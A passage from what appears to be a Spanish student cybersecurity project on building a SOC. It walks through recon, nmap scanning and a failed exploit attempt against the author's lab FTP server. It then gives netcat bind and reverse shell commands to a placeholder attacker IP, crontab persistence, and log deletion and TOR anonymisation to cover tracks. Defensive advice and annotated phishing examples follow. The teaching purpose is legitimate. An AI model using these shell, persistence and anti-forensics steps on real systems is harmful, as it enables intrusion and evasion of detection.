En esta primera fase nos encargaremos de obtener información acerca del sistema. Aquí podemos emplear recursos de internet como puede ser el uso de Google dorks, Bing dorks y el buscador de equipos y servicios Shodan. Además, entra en juego la ingeniería social (de la que se hablará más tarde), el Dumpster Diving (escarbar en las papeleras para obtener documentos con información de empleados o del sistema) y esnifar la red (esto se realizaría desde dentro de la red).

Un ejemplo de empleo de Google Dorks es centrarnos en obtener ficheros de una determinada extensión sabiendo el sitio web y analizar los metadatos de ese fichero para encontrar posibles rutas de acceso, datos del programa usado o datos de la persona que ha gestionado el fichero.

Con el siguiente dork obtendremos los ficheros con extensión “.docx” pertenecientes a la web del ministerio de sanidad de España.

```
site:www.mscbs.gob.es filetype:docx
```

En la siguiente captura podemos ver los resultados obtenidos. Si descargamos el primer fichero y comprobamos los metadatos podemos ver quienes lo han editado entre otros valores. Con estos datos podemos comenzar a trabajar en técnicas de ingeniería social y en recolección de datos mediante OSINT (fuentes abiertas) como son direcciones de correo electrónico entre otros.

A continuación se detallan los resultados de la búsqueda:

- www.mscbs.gob.es / farmacia / pdf / **Modelo_1_2018**.pdf
- Modelo 1
- www.mscbs.gob.es / docs / Acreditacionultimo / docx
Cuestionario para la recogida de información sobre el estado ...
- www.mscbs.gob.es / docs / Acreditacionultimo / docx
FE_UOM_OVG_CS.doc
- www.mscbs.gob.es / docs / formularios / docx - Traducir esta página
[] 변경등록신청서
- www.mscbs.gob.es / docs / Acreditacionultimo / docx
1
- www.mscbs.gob.es / docs / Acreditacionultimo / docx
FE_UOM_SM_CES
- www.mscbs.gob.es / sri / ModelosMemoriaMestros2019 / docx
ANEXO II MEMORIA DE MÉRITOS RESUMEN GENERAL DE ...
- www.mscbs.gob.es / sri / ModelosMemoriaMestros2019 / docx
FE_UOM_SL_CF
- www.mscbs.gob.es / ANEXOIV_DatosInicialesVales2019 / docx
Anexo V/A
- www.mscbs.gob.es / saludpolitica / sanitadinterior / Anexos / docx
Anexo IV - UV

En la siguiente captura podemos ver los metadatos del fichero “Modelo 1.docx”.

Origen	
Autores	Isabel [REDACTED]
Guardado por	Lidia [REDACTED]
Número de revisión	2
Número de versión	
Nombre del programa	Microsoft Office Word
Organización	MINISTERIO SANIDAD Y CONSUMO

En caso de actuar dentro del sistema podemos definir rango de direcciones IP a través del sniffing de la red. Esto lo realizaremos con Wireshark y así sabremos si disponemos de impresoras, servidores NAS, etc.

En esta captura podemos deducir que la red en la que nos encontramos trabaja en la 192.168.1.0/24. Solo es necesario indicar la interfaz en la que queremos esnifar.

7	2.739336	192.168.1.72	255.255.255.255	UDP	230 49154 → 6667 Len=188
8	4.586801	fe80::34c6:48ad:62b..	fe80::4e1b:86ff:fea..	ICMPv6	86 Neighbor Solicitation for fe80::4e1b:86ff:feac:b070 from d4:...
9	4.588553	fe80::4e1b:86ff:fea..	fe80::34c6:48ad:62b..	ICMPv6	78 Neighbor Advertisement fe80::4e1b:86ff:feac:b070 (rtr, soj)
10	6.260736	9a:de:d0:e8:5a:f3	Broadcast	ARP	42 ARP Announcement for 192.168.1.72
11	7.798221	192.168.1.72	255.255.255.255	UDP	230 49154 → 6667 Len=188
12	8.661049	192.168.1.31	52.201.186.67	TLSv1.2	317 Application Data
13	8.771668	52.201.186.67	192.168.1.31	TLSv1.2	87 Application Data
14	8.772342	52.201.186.67	192.168.1.31	TLSv1.2	301 Application Data
15	8.772360	192.168.1.31	52.201.186.67	TCP	54 65195 → 443 [ACK] Seq=264 ACK=281 Win=512 Len=0
16	10.363485	13.197.18.11	192.168.1.31	TCP	54 443 → 50294 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	12.815912	192.168.1.72	255.255.255.255	UDP	230 49154 → 6667 Len=188
18	13.132475	192.168.1.1	192.168.1.255	BROWSER	267 Local Master Announcement LIVEBOXPLUS, Workstation, Server, P...
19	16.193400	9a:de:d0:e8:5a:f3	Broadcast	ARP	42 ARP Announcement for 192.168.1.72
20	17.833516	192.168.1.72	255.255.255.255	UDP	230 49154 → 6667 Len=188
21	22.748472	192.168.1.72	255.255.255.255	UDP	230 49154 → 6667 Len=188
22	26.229045	9a:de:d0:e8:5a:f3	Broadcast	ARP	42 ARP Announcement for 192.168.1.72
23	26.945924	Arcadyan_ac:b0:70	Broadcast	ARP	42 Who has 192.168.1.84? Tell 192.168.1.1
24	27.766151	192.168.1.72	255.255.255.255	UDP	230 49154 → 6667 Len=188
25	27.969896	Arcadyan_ac:b0:70	Broadcast	ARP	42 Who has 192.168.1.84? Tell 192.168.1.1
26	28.993960	Arcadyan_ac:b0:70	Broadcast	ARP	42 Who has 192.168.1.84? Tell 192.168.1.1
27	33.294610	Arcadyan_ac:b0:70	Broadcast	ARP	42 Who has 192.168.1.52? Tell 192.168.1.1
28	34.318502	Arcadyan_ac:b0:70	Broadcast	ARP	42 Who has 192.168.1.52? Tell 192.168.1.1
29	35.342518	Arcadyan_ac:b0:70	Broadcast	ARP	42 Who has 192.168.1.52? Tell 192.168.1.1

Además, para confirmar que trabajamos en la máscara 255.255.255.0 solo hay que ejecutar el comando *ipconfig* en nuestro ordenador.

```
Adaptador de LAN inalámbrica Wi-Fi:  
Sufijo DNS específico para la conexión. . . : home  
Vínculo: dirección IPv6 local. . . : [REDACTED]  
Dirección IPv4. . . . . : 192.168.1.31  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . : 192.168.1.1
```

En resumen. El reconocimiento trata de obtener toda la información posible del sistema que queremos atacar. Dicha información se obtendrá siguiendo un procedimiento u otro dependiendo del lugar en el que nos encontremos respecto a la red.

2. Exploración

En esta fase, con los datos recolectados durante el reconocimiento, comenzaremos a escanear el sistema en busca de posibles vulnerabilidades. Partimos de que la vulnerabilidad más fácil que encontramos en el sistema será cualquier empleado o factor humano ya que, jugando a la ingeniería social, podemos obtener el acceso de una manera rápida. Para realizar el escaneo en ambas partes podemos emplear herramientas de escaneo y barrido de puertos como es **NMAP**.

Para el caso de encontrarnos fuera vamos a comenzar ejecutando esta herramienta apuntando a la dirección IP pública. El comando a usar es el siguiente:

```
nmap -sS -sU -T4 -O -sV -v -n 192.168.205.128
```

Los diferentes parámetros del comando son:

Param.	Descripción
-sS	Realiza un escaneo TCP
-sU	Realiza un escaneo UDP
-T4	Indica la velocidad de ejecución de nmap. A mayor número más probable es que lo detecte el IDS y falle. El nivel va desde T0 (modo paranoico) a T5 (modo loco)
-O	Detecta el sistema operativo
-sV	Detecta la versión de las aplicaciones instaladas
-v	Imprime por pantalla información detallada de lo que se está haciendo (para aumentar el nivel de detalle hay que agregar tantas veces el parámetro como se quiera).
-n	Desactiva la resolución DNS inversa

La duración de este escaneo es de unas 6 horas aproximadamente ya que trata de escanear todos los puertos conocidos y obtener los datos acerca de los servicios relacionados con estos (nombre del servicio, versión...)

Para la demostración obviaremos el escaneo con scripts y tracert y ejecutaremos el comando indicando los parámetros específicos para detección de sistema operativo y aplicaciones o servicios.

```
Completed Service scan at 12:18: 4597-385 total ports (994 services on 1 host)
Initiating NSE at 12:19
NSE: OS detection (try #1) against 192.168.205.128
Retrying OS detection (try #2) against 192.168.205.128
Retrying OS detection (try #3) against 192.168.205.128
Retrying OS detection (try #4) against 192.168.205.128
Retrying OS detection (try #5) against 192.168.205.128
NSE: Script scanning 192.168.205.128.
Initiating NSE at 12:19
Completed NSE at 12:19 30.82s elapsed
Initiating NSE at 12:20
Completed NSE at 12:20 55.57s elapsed
Nmap scan report for 192.168.205.128
Host is up (0.000s latency).
Not shown: 4000 filtered ports, 991 open|filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp          vsftpd 2.8.0 or later
80/tcp    open  http        Apache httpd
443/tcp   open  ssl/http   Apache httpd
30000/tcp closed ndmps
30718/tcp closed unknown
30910/tcp closed unknown
21/udp   closed ftp
80/udp   closed http
443/udp  closed https
30303/udp closed unknown
30365/udp closed unknown
30544/udp closed unknown
30596/udp closed unknown
30703/udp closed unknown
30775/udp closed unknown
MAC Address: 00:0C:29:09:51:4E (VMware)
No service fingerprint found for host (if you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%#E=4SD=5/21SDT=21SDCT=30000XCU=21SPV=YKDS=1XDC=DWg=YXM=000C29%
OS:TM=SEL655EBR=26_64_pc-linux-gnu)SEQ(SP=108KGCD=144DR=10DXTI=ZXTS=AJOPS
OS:DS=108KGCD=144DR=10DXTI=ZXTS=AJOPS
OS:1NW7K06+MSB4ST11)WIN(W1=FE88W2=FE88W3=FE88W4=FE88W5=FE88W6=FE88)TCN
OS:(R=YKDF=YST=40%W=FAF0KO=MSB4NNW7XCC-YQ=)T1(R=YKDF=YST=40%W=0KA+S+XF+A
OS:S+KRD=0X0X)T2(R=N)T3(R=N)T4(R=YKDF=YST=40%W=0KS=2KA+S+XF+AR0X+KRD+
OS:0X0X)T5(R=YKDF=NKT=40%PL=104UN=0KR1PL=GKRD=GKR1PK=GKRU
OS:CX=116BKRU=0)T6(R=N)

Uptime guess: 13.884 days (since Fri May  8 10:19:51 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: Bienvenido

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4695.73 seconds
Raw packets sent: 4173 (461.853KB) | Rcvd: 63 (4.065KB)
root@kali:~/home/manuels#
```

Como podemos observar, es capaz de detectarnos los puertos abiertos al público, aunque tenemos dos situaciones que son:

- Viene poca información del servicio (Indica nombre o como mucho una posible versión)
- Aparece como cerrado y solo se conoce el servicio que se asocia con un número de puerto estándar.

3. Obtener Acceso

Para obtener el acceso al sistema vamos a emplear la biblioteca de vulnerabilidades de NMAP. Para ello, vamos a ejecutar el siguiente comando:

```
nmap -sS -sV --script all 192.168.205.128
```

El resultado del escaneo podemos verlo en la siguiente URL:
<https://pastebin.com/XhqwNXqU>

Dentro del catálogo de scripts podemos encontrar varias categorías que son:

- **Auth:** Scripts relacionados con autenticación
- **Default:** Scripts básicos de nmap
- **Discovery:** Scripts para recuperar más información de la víctima
- **External:** Scripts que emplea recursos externos
- **Intrusive:** Scripts considerados como intrusivos para la víctima
- **Malware:** Scripts que comprueban si hay conexiones abiertas (backdoors) por ejecución de malware
- **Safe:** Scripts considerados como no intrusivos para la víctima
- **Vuln:** Scripts de las vulnerabilidades más conocidas
- **All:** Ejecuta todos los scripts disponibles

Del resultado del escaneo vamos a quedarnos con el servicio FTP ya que nos indica que podría ser vulnerable a un ataque. Este nos indica un CVE específico de la vulnerabilidad para poder rastrear exploits en Internet y emplear el que mejor nos venga.

```
| ftp-libopie:
| VULNERABLE:
|   OPIE off-by-one stack overflow
|   State: LIKELY VULNERABLE
|   IDs:  CVE:2010-1938  BID:40403
|   Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:I/C:A:C)
|   An off-by-one error in OPIE library 2.4.1-test1 and earlier, allows remote
|   attackers to cause a denial of service or possibly execute arbitrary code
|   via a long username.
|   Disclosure date: 2010-05-27
|   References:
|     http://security.freebsd.org/advisories/FreeBSD-SA-10:05.opie.asc
|     http://site.pi3.com.pl/adv/libopie-adv.txt
|     https://www.securityfocus.com/bid/40403
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1938
```

Con este CVE podemos ir a la web <https://www.exploit-db.com/search> donde, indicando el CVE que nos devuelve NMAP, podremos obtener un exploit a medida. Indicamos el CVE en el campo destinado a tal efecto.

The screenshot shows the Exploit Database Advanced Search page. The search parameters are set to 'Title' and 'Content' both containing 'Exploit content'. The 'CVE' field is set to '2010-1938'. The results table shows one entry:

Date	Type	Platform	Author
2010-05-27	dos	FreeBSD	Maksymilian Arciemowicz

Details for the result: FreeBSD 8.0 - 'ftpd' (FreeBSD-SA-10:05) Off-By-One (PoC)

En este caso podemos ejecutar un DoS (Denegación del Servicio) al servidor para que deje de funcionar. Para ello, solo tendríamos que indicar un nombre de usuario bastante largo o, incluso, cabría la posibilidad de ejecutar código arbitrario en el servidor.

Pero en caso de intentarlo nos encontramos con que parte de la configuración del sistema impide el acceso de usuarios no anónimos sin encriptación así que, el único punto vulnerable (ya que es el que nos detecta NMAP) no nos sirve el CVE y vulnerabilidad detectada porque, recordando anteriormente, nos dice que el servicio es **vsftpd 2.0.8 or later**, es decir, puede ser cualquier otra versión de la que no tenemos conocimiento.

```
root@kali:/home/manuel# ftp 192.168.205.128
Connected to 192.168.205.128.
220 Bienvenido al servidor FTP de PASIR1920.LOCAL
Name (192.168.205.128:manuel): cx
530 Non-anonymous sessions must use encryption.
Login failed.
421 Service not available, remote server has closed connection
ftp> exit
root@kali:/home/manuel#
```

4. Mantener el acceso

A pesar de no poder entrar dentro del sistema me gustaría aclarar las dos fases restantes. En esta cuarta fase nos centraremos en mantener el acceso. Por lo que hemos podido deducir a raíz de los escaneos estamos trabajando sobre un sistema operativo Linux ya que en el fingerprint TCP/IP se está realizando a un sistema operativo GNU Linux de 64 bits. Normalmente en este caso montaremos una *bind Shell w/ Netcat* que estará a la escucha y no nos delatará si nos detecta el administrador del sistema (ya que solo habrá que indicar en qué puerto debe escuchar). Para ello, en cada máquina se debe ejecutar un comando exacto que es el siguiente:

MÁQUINA ATACANTE	MÁQUINA VÍCTIMA
<code>nc 192.168.205.128 1234</code>	<code>nc -lvp 1234 -e /bin/sh</code>

Esto se puede ocultar a través de una tarea designada dentro del fichero */etc/crontab* para que ejecute ese comando regularmente (cada semana o cada 15 días). Lo importante de este método es que se aconseja acceder desde varias direcciones IP (o un servidor proxy) ya que queda registro de las conexiones realizadas al servidor.

En cambio, si queremos optar por una *reverse Shell w/ Netcat* los comandos quedarían de la siguiente manera:

MÁQUINA ATACANTE	MÁQUINA VÍCTIMA
<code>nc -lvp 1234</code>	<code>nc -e /bin/sh [IP-ATACANTE] 1234</code>

El punto principal negativo de este método es que estamos indicando directamente la dirección IP a la que debe permitir la conexión siendo esto una gran facilidad para la defensa de poder dar con el equipo atacante.

En resumen, la diferencia entre una *bind Shell* y una *reverse Shell* es que en la primera estamos poniendo el puerto a la escucha y se puede acceder desde cualquier IP pero con el segundo método estaremos definiendo una única dirección IP a la que debe permitir el control.

5. Borrar huellas

Por último, y no menos importante, tenemos el borrado de huellas o pruebas. Esto se soluciona borrando los logs de acceso o, en su defecto, alterarlos para que no parezca que haya habido actividad ilegítima. Esto lo podemos conseguir haciendo una copia antes de nada de los ficheros de log del sistema operativo. Estos ficheros son los siguientes:

/var/log/message	Registro general del sistema
/var/log/auth.oog	Logs de autenticación
/var/log/httpd/	Registro por defecto de apache
/var/log/secure	Logs de autenticación
/var/log/utmp	Registro de login
/var/log/wtmp	Registro de login

En todo caso, y sabiendo las aplicaciones que corre el sistema, es de vital importancia investigar las posibles ubicaciones de los logs de cada una de estas. Si no quisiéramos centrarnos en este paso será de vital importancia emplear un servidor proxy o una conexión a terceros que nos anonimice (como la red TOR por ejemplo) para que nuestra dirección IP no se pueda rastrear. Igualmente es recomendable cambiar la dirección MAC de nuestro equipo.

Opciones de defensa

Dentro de este apartado me voy a dedicar a dar algunos consejos que se deberían llevar a cabo como defensores de un sistema o, en este caso, de un SOC.

Como consejo general considero de vital importancia la concienciación al usuario final, así como una política de seguridad predefinida ya que los usuarios son el eslabón más débil de la cadena de la seguridad informática y, por tanto, donde más se requiere invertir. Además, consideraría emplear una VPN para conectarse desde lugares externos, así como la habilitación de mecanismos de doble verificación.

A nivel de hardware mantener la redundancia en todos los elementos que se pueda, desde cableado de comunicaciones hasta discos duros. Además, contemplar en el diseño que sea difícil el acceso para un atacante de manera física mediante controles de seguridad biométricos.

A nivel de software emplear la virtualización para que, si fallase el sistema, se pueda desplegar de manera rápida y eficaz una copia de ese mismo sistema bajo uno de los componentes físicos redundantes. Igualmente, seguir una política activa de copias de seguridad como se ha visto e implementado en el diseño de la red.

A nivel de seguridad lógica, emplear honeypots. Estos honeypots consisten en sistemas que aparentan ser reales pero que en realidad se emplea por parte del defensor para obtener la mayor información posible del atacante. Se considera útil añadir también varias capas de firewall y emplear sistemas de detección de intrusos.

Finalmente, a nivel de red, contar con equipos que permitan también hacer labores de filtrado para, en la mayor medida posible, descongestionar el tráfico de red. Aquí entra en juego EtherChannel o los SDN (redes definidas por software). Cisco ofrece soluciones específicas para esta situación.

Ingeniería social y concienciación

Como he mencionado anteriormente, el eslabón más débil de la seguridad informática siempre será el usuario final. Por ello, esta sección se dividirá en dos partes que son en que consiste la ingeniería social y ejemplos y la concienciación a los usuarios finales acerca de cuándo sospechar o no de alguna campaña fraudulenta, así como la elaboración de un plan de formación para los empleados.

Ingeniería social, ¿qué es y cómo es?

Según la Wikipedia, la ingeniería social “es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos” aunque si la llevamos al ámbito práctico podemos terminar la definición indicando que emplearemos métodos presenciales o a distancia para obtener la confianza del usuario. Esto lo haremos trabajando sobre cuatro principios humanos que son:

- A todos nos gusta ayudar
- A todos nos gusta que nos alaben
- A nadie le gusta decir NO
- El primer movimiento deberá ser de confianza al otro

Además, añadiría dos más que se encuentran en auge que son:

- A todos nos gusta tener todo por delante
- Se puede aprovechar un problema ya existente

Estos dos nuevos principios surgen ahora en la época del coronavirus donde, en España, se ha visto obligado al paro de toda actividad económica repercutiendo gravemente en la sociedad. Es cierto que es descabellado emplear una pandemia que se está cobrando varias víctimas, pero en muchos hospitales han sido víctimas de campañas de phishing como se puede ver en el siguiente enlace: <https://unaaldia.hispasec.com/2020/03/campana-de-phishing-a-hospitales-aprovechando-la-crisis-del-coronavirus.html>

Me gustaría también hacer un apunte acerca de lo que entienden expertos como estudiantes de seguridad informática acerca de la ingeniería social ya que, de todas las frases que han salido, las que más destacaría son las siguientes.

“*La ingeniería social permitiría adivinar los movimientos del individuo promedio (que no del individuo concreto) así como del conjunto total, y por tanto también permitiría saber que estímulos hay que aplicar a dicha sociedad para provocar una serie de acciones y opiniones generalizadas.*”

“*Consiste en hacer lo que cualquier hacker, pero sin usar tecnología informática.*”

“*La ingeniería social es el arte de aprovechar las vulnerabilidades psicológicas o patrones sociales de la mayoría de las personas para conseguir un comportamiento o respuesta deseado.*”

“*Se podría definir como una especie de engaño, a raíz de confusión hacer que una persona actúe contra sus propios intereses.*”

Resumiendo, la opinión de personal dentro del sector podemos deducir que la ingeniería social va más allá de la obtención de la información, es decir, llegar al nivel de saber anticiparse a la sociedad aprovechando las vulnerabilidades de estas. Pasar la informática a lo analógico, al lado más humano.

Ahora bien, sobre los principales ataques que suele caer alguien relacionados con la ingeniería social son el phishing (*engañar a una persona suplantando a otra o a una entidad a través del correo electrónico*), smishing (*igual que el phishing, pero usando teléfonos móviles*) y el pharming (*redirigir el tráfico a un sitio web fraudulento alterando los registros DNS*).

Estos dos ataques siempre van de la mano ya que podemos engañar a un usuario de distintas maneras para guiarlo a una web ilegítima con apariencia de un banco popular y que deba indicar las credenciales de acceso porque han intentado acceder a su cuenta bancaria.

De:BBVA <info@bbva.es>
Para:querebamortre.com



Estimado cliente de BBVA:

Grupo BBVA siempre trata de encontrar sus expectativas mas altas. Por eso usamos la ultima tecnologia en seguridad para nuestros clientes. Por lo tanto nuestro departamento de antifraude ha desarrollado un nuevo sistema de seguridad que elimine cualquier posibilidad del acceso de la tercera persona a sus datos, cuentas ni fondos. Este sistema esta construido en la utilizacion de una pregunta secreta y respuesta.

Su respuesta secreta seria usada para confirmar su identidad cuando haga una operacion de pagos. Es obligatorio para todos los clientes de **BBVA** en Linea usar este sistema de seguridad. Nuestro consejo para usted es que introduzca sus datos se acceso para pasar La Verificacion Del Sistema.

Si el registro no es realizado dentro de 48 Horas su cuenta sera suspendida temporalmente hasta que su registro sea completado. Esto solo le va a costar unos minutos de su tiempo y va a tener una seguridad mucho mas estable. Para comenzar el registro por favor haga click aqui:

<https://www.bbva.es/TBS/tbs/esp/segmento/particulares/index.jsp>


Banco Bilbao Vizcaya Argentaria, S.A. · 2014

Campaña de phishing suplantando a BBVA

En este caso nos encontramos con una campaña de phishing genérica haciéndose pasar por BBVA. Para un usuario estándar puede parecer que está ante un correo legítimo ya que hasta el remitente pone que es de un dominio BBVA aunque encontramos dos detalles principales que son:

- El dominio de BBVA es bbva.es y no bbva.com
- Se emplean mayúsculas en mitad de frases incumpliendo las reglas ortográficas

Ahora bien, estas campañas se mandan a una gran cantidad de usuarios que, la mayoría, no pertenecerá a dicha entidad bancaria por lo que ahí puede existir una gran sospecha para el usuario final, pero en el caso de ser de BBVA podrá ser difícil de detectar que es una campaña de phishing.



Campaña de phishing suplantando a Apple

En cambio, en esta campaña (que va directamente al correo no deseado), nos envían un mensaje en el que se presupone que es Apple indicando que nuestro Apple ID se ha visto bloqueado. Aquí podemos observar varios elementos en los que, la mayoría de las personas serán capaces de detectar que es un caso de phishing. Estos elementos son:

- Está en Correo no deseado o Spam
- Nos adjunta un fichero (que normalmente es un fichero malicioso)
- Para la categoría del mensaje (acerca de nuestra información de inicio de sesión) no nos llama por nuestro nombre sino por "Cliente".
- Indica al destinatario que hace algo dentro de un determinado tiempo o tendrá consecuencias negativas.
- No existe un logotipo en el correo de la empresa
- La dirección de correo electrónico ni siquiera tiene el dominio apple.com
- No existe información de la ubicación de la empresa o mensaje de protección de datos y confidencialidad

Finalmente tenemos las campañas de Spear phishing. Estas campañas se centran en un único usuario del que se ha realizado una investigación previa y que incluye datos como el nombre de la víctima, lugar donde trabaja, teléfono, etc. Con esto conseguimos hacer creer más al usuario que somos un usuario legítimo (por ejemplo, un miembro del soporte técnico externalizado de la empresa).

Como comenté anteriormente, la ingeniería social tratará de emplear un problema existente y común de la sociedad para hacer "picar" a la mayor cantidad de usuarios posibles en una de estas campañas. Un ejemplo de esta campaña es la que muestro a continuación que consiste en la suplantación del Gobierno de España.

De: [Seguridad Social](#)
Enviado: miércoles, 29 de abril de 2020 3:54
Para:
Asunto: Se le envía un reembolso de Seguridad Social.

 SeguridadSocial

Estimado Cliente.

Se le envía un reembolso de Seguridad Social.

Importe : **345,76 €**
Referencia : **ES-A80105W**

Nuestro sistema de gestión de facturas detecta que tiene derecho a recibir este pago.
Para aceptar pagos rápidos en línea, haga clic en el siguiente enlace y guarde la información de reembolso.
https://sede.seg-social.gob.es/wps/GNFcfIAA_0buoiL2dFBQSEh/

Por razones de seguridad y protección, tenga en cuenta que este documento web es temporalmente válido hasta el 10/05/2020.

Sinceramente,

Tesorería General de la Seguridad Social.

No responda a este correo electrónico, este buzón no se supervisa. Por lo tanto, no recibe una respuesta.

Campaña de phishing suplantado al Gobierno de España

En una sola campaña podemos ver los dos nuevos principios de la ingeniería social que hablábamos al principio del apartado y que son:

- **A TODOS NOS GUSTA TENER TODO POR DELANTE**
 - o Nos están indicando que tenemos una devolución a favor nuestra de 345,37€
- **SE PUEDE APROVECHAR UN PROBLEMA YA EXISTENTE**
 - o Si vemos la fecha máxima del supuesto enlace es del 10 de mayo de 2020, es decir, en mitad del estado de alarma decretado en España y en donde, supuestamente, muchos españoles iban a cobrar ayudas económicas del gobierno español a causa de los ERTE (*Expediente de regulación temporal de empleo*).

Igualmente podemos observar otro principio que es el principio de “**EL PRIMER MOVIMIENTO DEBERÁ SER DE COFIANZA HACIA EL OTRO**”. Esto se cumple cuando mandamos el correo electrónico haciéndonos pasar por el Ministerio de Inclusión, Seguridad Social y Migraciones.

Concienciación

Todo lo realizado anteriormente no nos servirá de nada cuando no nos centramos en formar y concienciar al usuario final de los ataques que puede sufrir sin darse cuenta y que pueda comprometer información confidencial sin mala intención. Un ejemplo de esto es la estafa del CEO que consistía en obtener el acceso a la cuenta de correo electrónico del CEO de una empresa o simplemente haciéndose pasar por él y convencer a los empleados de la empresa con acceso al dinero de esta que hagan pagos de facturas falsas o transferencias bancarias a otra cuenta. Normalmente esta estafa requiere conocer la estructura interna de la empresa y juegan con el indicar a la víctima que se trata de algo urgente y que se trate en la máxima confidencialidad posible.

Para evitar estas situaciones se debe fomentar en las empresas (y especialmente en aquellas que cuenten con un SOC, CyberSOC, SIEM o NOC) el desarrollo de un plan de concienciación con unos objetivos definidos a corto, medio y largo plazo, así como una serie de actuaciones a realizar a un nuevo empleado y en caso de producirse un ataque.

Dicho plan considero que debería de tener los siguientes puntos:

1. Tipos de perfiles en la empresa
 - a. Datos de miembros principales de la empresa (nombre y apellidos, correo electrónico corporativo...).
 - b. Datos de los perfiles según la categoría de activos que traten en la empresa (encargados de determinados activos como son datos, bienes económicos...).
2. Plan de formación
 - a. Principios básicos de ingeniería social, cómo actúan los atacantes.
 - b. Detección de phishing y smishing.
3. Datos del DPO (delegado de protección de datos)
4. Objetivos del plan (deberán contener descripción de cada objetivo, así como los indicadores que se emplearán para saber que se cumple correctamente)
 - a. Corto plazo (1 – 5 meses)
 - b. Medio plazo (6 – 12 meses)
 - c. Largo plazo (1 año en adelante)
5. Procedimientos en caso de ataques de Ingeniería Social
 - a. Según el activo afectado
 - b. Según el alcance del ataque
6. Fecha de revisión y encargado del plan de concienciación

Problemas durante el proyecto

Son dos problemas breves que he tenido en el transcurso del proyecto pero que sería de interés dejarlo expuesto en este documento, así como lo que se ha empleado para solucionarlo. Estos problemas han sido:

1. ACTUALIZACIÓN DE VMWARE CON BUGS

Al realizar la actualización que nos sugería VMware se comenzó a dar un problema en los clientes virtuales que contaban con GUI el cuál provocaba que estos activasen y desactivasen el bloqueo de mayúsculas siendo imposible iniciar sesión en estos. Para comprobar lo que pasaba se creó una máquina virtual siguiendo el mismo procedimiento que el anterior y con el mismo fichero ISO, pero seguía el mismo problema. Se hizo el mismo procedimiento con una nueva ISO y con otro SO, pero todavía seguía dicho problema.

Se recurrió a configurar en otro equipo anfitrión las máquinas virtuales, pero daba el mismo problema. Tras esto, se comenzó a pensar en un problema del software de virtualización y se comprobó como en ambos clientes existía la misma versión de la aplicación así que, buscando en los foros de comunidades oficiales del fabricante se encuentran varios reportes de un bug en esa versión.

Finalmente se opta por realizar un downgrade (cambiar a una versión anterior de la aplicación) y se consiguió solucionar. Esta medida estará aplicada hasta que se corrija el bug de esa versión. La versión afectada es la 15.5.5.

2. ERROR DE ACCESO AL SERVIDOR FTP

Se nos presenta una situación en la que, desde un cliente interno, se puede acceder al servidor FTP en modo anónimo como con las credenciales de acceso de cada usuario, aunque, si desde un cliente externo tratamos de acceder, la autenticación a pesar de realizarse no se consigue listar el árbol de directorios del servidor. El error fue fácil de detectar ya que, analizando los logs en el lado del cliente se podía observar como no se podía acceder en modo pasivo (problema que no ocurría al cliente interno). Tras hablar al respecto con los profesores se logró detectar que no existía ninguna regla en el firewall que permitiera el uso de puertos dinámicos haciendo que se cumpla la política por defecto y se deniegue la conexión.

Para solventar este problema se define en el servidor FTP (HERACLES) unos parámetros entre los que se indica un rango de puertos dinámicos sobre los que operar además de la regla de firewall asociada a ese rango de puertos. Una vez realizado ya se podía acceder con normalidad desde cualquier lugar al servicio FTP.

Observaciones y conclusión del proyecto

Para finalizar el proyecto me gustaría indicar varias observaciones que, durante el desarrollo del proyecto, me gustaría puntualizar en este apartado.

Lo principal, recordad que la informática es un entorno totalmente dinámico, donde lo establecido hace unos días puede ser necesario cambiar en cualquier momento. Esto lo he podido observar mediante los reportes que me llegaban del INCIBE (Instituto Nacional de Ciberseguridad) acerca de nuevas vulnerabilidades ya que, a raíz del COVID-19 han crecido de manera exponencial las vulnerabilidades en productos de empresas como son Cisco, HP, WordPress, MySQL, GitLab, GitHub, Sony, Microsoft, Oracle y un sinfín de empresas.

Continuando, ha sido de gran utilidad la formación en línea, pero, especialmente, los grupos de comunidades que hay en Telegram. Entre ellos, quiero destacar dos principales que son [@GrupoDAW](#) que ofrece una comunidad formada por estudiantes de los ciclos formativos de informática y [@HappyHackingSevilla](#), una comunidad sevillana entusiasta de la seguridad informática y que ahora ha entrado a formar parte de la alianza SVQTECH la cuál agrupa todas las comunidades tecnológicas de la provincia. Esto hace que se encuentre un punto de consulta con expertos del sector que trabajan a diario en ciberseguridad y que han podido resolverme dudas mejor de lo que hace incluso Internet.

Como tercer punto, recalcar que este proyecto es un comienzo. Para desarrollar un SOC hace falta trabajar día a día, es decir, nunca se termina de desarrollar un SOC, pero si se puede mejorar y para ello, es necesario mejorarse como profesional. Para ello, a parte del catálogo formativo existente, aconsejo participar en CTFs (Captura la Bandera) las cuales consisten en superar pruebas de seguridad informática tratando todos los ámbitos (desde hacking web hasta informática forense y OSINT).

